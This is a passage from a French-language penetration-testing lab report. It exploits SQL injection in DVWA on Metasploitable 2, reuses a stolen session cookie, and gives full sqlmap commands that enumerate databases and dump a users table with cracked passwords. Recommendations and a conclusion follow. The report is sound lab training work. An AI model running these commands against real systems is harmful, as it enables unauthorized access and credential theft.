4.10.3 Exploitation de l'injection SQL

Une charge SQL est injectée dans le champ de saisie du formulaire prévu par l'application. Cette injection modifie la logique de la requête SQL exécutée côté serveur, permettant de contourner les contrôles applicatifs.

L'application retourne alors plusieurs enregistrements issus de la base de données, confirmant la présence d'une injection SQL exploitable sur le paramètre `id`.

4.10.4 Récupération du cookie de session

Après l'exploitation initiale, les outils de développement du navigateur sont utilisés afin d'inspecter le stockage de la session. La valeur du cookie `PHPSESSID` est récupérée depuis l'onglet `Storage`.

Ce cookie correspond à l'identifiant de session utilisé par l'application pour maintenir l'état de connexion côté serveur et est nécessaire pour automatiser l'attaque avec `sqlmap`.

4.10.5 Détection de l'injection SQL et énumération des bases de données

L'outil `sqlmap` est utilisé afin de confirmer la vulnérabilité et d'énumérer les bases de données accessibles.

Listing 4.42 – Détection de l'injection SQL et énumération des bases

```
sqlmap -u "http://192.168.56.104/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"\
--cookie="PHPSESSID=c398110a4a3d40d3ea9438b2b895c3c3;␣security=low" \
--batch --dbs
```

L'exécution de cette commande permet :

— de confirmer automatiquement la présence d'une injection SQL exploitable ;

— d'identifier le système de gestion de base de données comme étant `MySQL` ;

— d'énumérer les bases de données accessibles, dont la base `dvwa`.

4.10.6 Énumération des tables de la base DVWA

Après l'identification de la base `dvwa`, une énumération des tables est réalisée afin d'identifier celles contenant des données sensibles.

Listing 4.43 – Énumération des tables de la base dvwa

```
sqlmap -u "http://192.168.56.104/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"\
--cookie="PHPSESSID=c398110a4a3d40d3ea9438b2b895c3c3;␣security=low" \
-D dvwa --tables
```

Les résultats révèlent la présence de deux tables :

— `guestbook`

— `users`

La table `users` contient des informations d'authentification sensibles et constitue une cible prioritaire pour l'exploitation.

4.10.7 Extraction des données de la table users

La table `users` est ensuite ciblée afin d'en extraire l'intégralité du contenu.

Listing 4.44 – Extraction de la table users

```
sqlmap -u "http://192.168.56.104/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"\
--cookie="PHPSESSID=c398110a4a3d40d3ea9438b2b895c3c3;␣security=low" \
-D dvwa -T users --dump --batch
```

L'extraction met en évidence cinq comptes utilisateurs. Les mots de passe, initialement stockés sous forme de hash, ont pu être récupérés en clair, confirmant l'utilisation de mots de passe faibles et la compromission des informations d'authentification.

4.10.8 Analyse de l'impact de sécurité

L'exploitation de cette injection SQL entraîne des impacts critiques sur la sécurité de l'application :

— accès non autorisé aux bases de données de l'application ;

— divulgation d'informations sensibles, notamment les identifiants utilisateurs ;

— possibilité d'usurpation de comptes légitimes ;

— compromission de la confidentialité et de l'intégrité des données ;

— élévation potentielle de privilèges selon les comptes compromis ;

— exploitation complète de l'application web par un attaquant distant.

Chapitre 5

Synthèse et recommandations

5.1 Recommandations de sécurité

L'exploitation des différentes vulnérabilités identifiées met en évidence des faiblesses structurelles majeures liées à l'exposition de services non sécurisés, à l'utilisation de versions obsolètes et à des configurations par défaut inadaptées. Afin de renforcer le niveau de sécurité global du système analysé, les recommandations suivantes sont formulées :

- supprimer ou désactiver les services réseau non nécessaires afin de réduire la surface d'attaque ;
- maintenir à jour l'ensemble des services, applications et dépendances logicielles ;
- remplacer les protocoles non chiffrés tels que FTP et Telnet par des alternatives sécurisées comme SFTP et SSH ;
- mettre en œuvre des politiques de mots de passe robustes et supprimer systématiquement les identifiants par défaut ;
- restreindre l'accès aux services sensibles par des mécanismes de filtrage réseau et des règles de pare-feu appropriées ;
- activer le chiffrement des communications pour tous les services exposés (TLS/SSL) ;
- renforcer les mécanismes d'authentification pour les services critiques tels que VNC, ProFTPd et les interfaces web ;
- sécuriser les services de partage de fichiers, notamment Samba, en limitant strictement les accès anonymes ;
- prévenir les vulnérabilités applicatives en utilisant des requêtes préparées et des contrôles stricts des entrées utilisateur ;
- appliquer le principe du moindre privilège pour les utilisateurs, les applications et les services ;
- mettre en place une journalisation centralisée et une surveillance continue des événements de sécurité.

Chapitre 6

Conclusion générale

Ce projet de laboratoire de test d'intrusion a permis de mettre en pratique les principes fondamentaux de la sécurité offensive dans un environnement contrôlé et volontairement vulnérable. À travers l'utilisation de Kali Linux et de la plateforme Metasploitable 2, différentes vulnérabilités affectant des services réseau et des applications web ont été identifiées, analysées et exploitées de manière méthodique.

Les exploitations réalisées ont démontré qu'une combinaison de services obsolètes, de configurations par défaut non sécurisées et de mécanismes d'authentification faibles constitue un facteur de risque majeur pour la sécurité des systèmes d'information. Les vulnérabilités étudiées, couvrant aussi bien les protocoles réseau que les applications web, illustrent la diversité des vecteurs d'attaque exploitables et la rapidité avec laquelle une compromission complète peut être atteinte.

Au-delà de l'aspect technique, ce travail a permis de consolider une compréhension globale des différentes phases d'un test d'intrusion, depuis la reconnaissance et l'analyse de la surface d'attaque jusqu'à l'exploitation effective des failles identifiées. Il met également en évidence l'importance d'une approche rigoureuse et structurée dans l'évaluation de la sécurité d'un système.

Enfin, ce projet souligne la nécessité, pour les administrateurs et les organisations, d'adopter des pratiques de sécurité adaptées, incluant la mise à jour régulière des services, la sécurisation des configurations et la réalisation d'audits de sécurité. Ces éléments constituent des leviers essentiels pour réduire les risques et renforcer la résilience des systèmes face aux menaces informatiques actuelles.

Chapitre 7

Annexes visuelles

7.1 Architecture du laboratoire




FIGURE 7.1 – Architecture du laboratoire de test d'intrusion basé sur Kali Linux et Metasploitable 2

7.2 Scan de reconnaissance des services exposés




FIGURE 7.2 – Résultats du scan Nmap révélant les services réseau exposés sur la machine cible

7.3 Exploitation d'un service vulnérable via Metasploit




FIGURE 7.3 – Obtention d'un shell distant après exploitation d'un service vulnérable via Metasploit

7.4 Fichier `robots.txt`




FIGURE 7.4 – Contenu du fichier `robots.txt` exposé par le serveur Apache, révélant des chemins sensibles de l'application web.

7.5 Récupération du cookie de session




FIGURE 7.5 – Récupération du cookie de session `PHPSESSID` via les outils de développement du navigateur après authentification à l'application web.

7.6 Exploitation d'une injection SQL avec sqlmap

```
[08:08:53] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

FIGURE 7.6 – Détection d'une injection SQL et énumération des bases de données via sqlmap

7.7 Extraction des données sensibles de la base DVWA

```
Database: dvwa
Table: users
[5 entries]
+---------+----------+-------------------------------------------------------+----------------------------------+
| user_id | user     | avatar                                                | password                         |
|         | last_name | first_name |
+---------+----------+-------------------------------------------------------+----------------------------------+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pa
ssword) | admin    | admin      |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (ab
c123)   | Brown    | Gordon     |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (ch
arley)  | Me       | Hack       |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (le
tmein)  | Picasso  | Pablo      |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pa
ssword) | Smith    | Bob        |
+---------+----------+-------------------------------------------------------+----------------------------------+
```

FIGURE 7.7 – Extraction des données de la table `users` confirmant la compromission des identifiants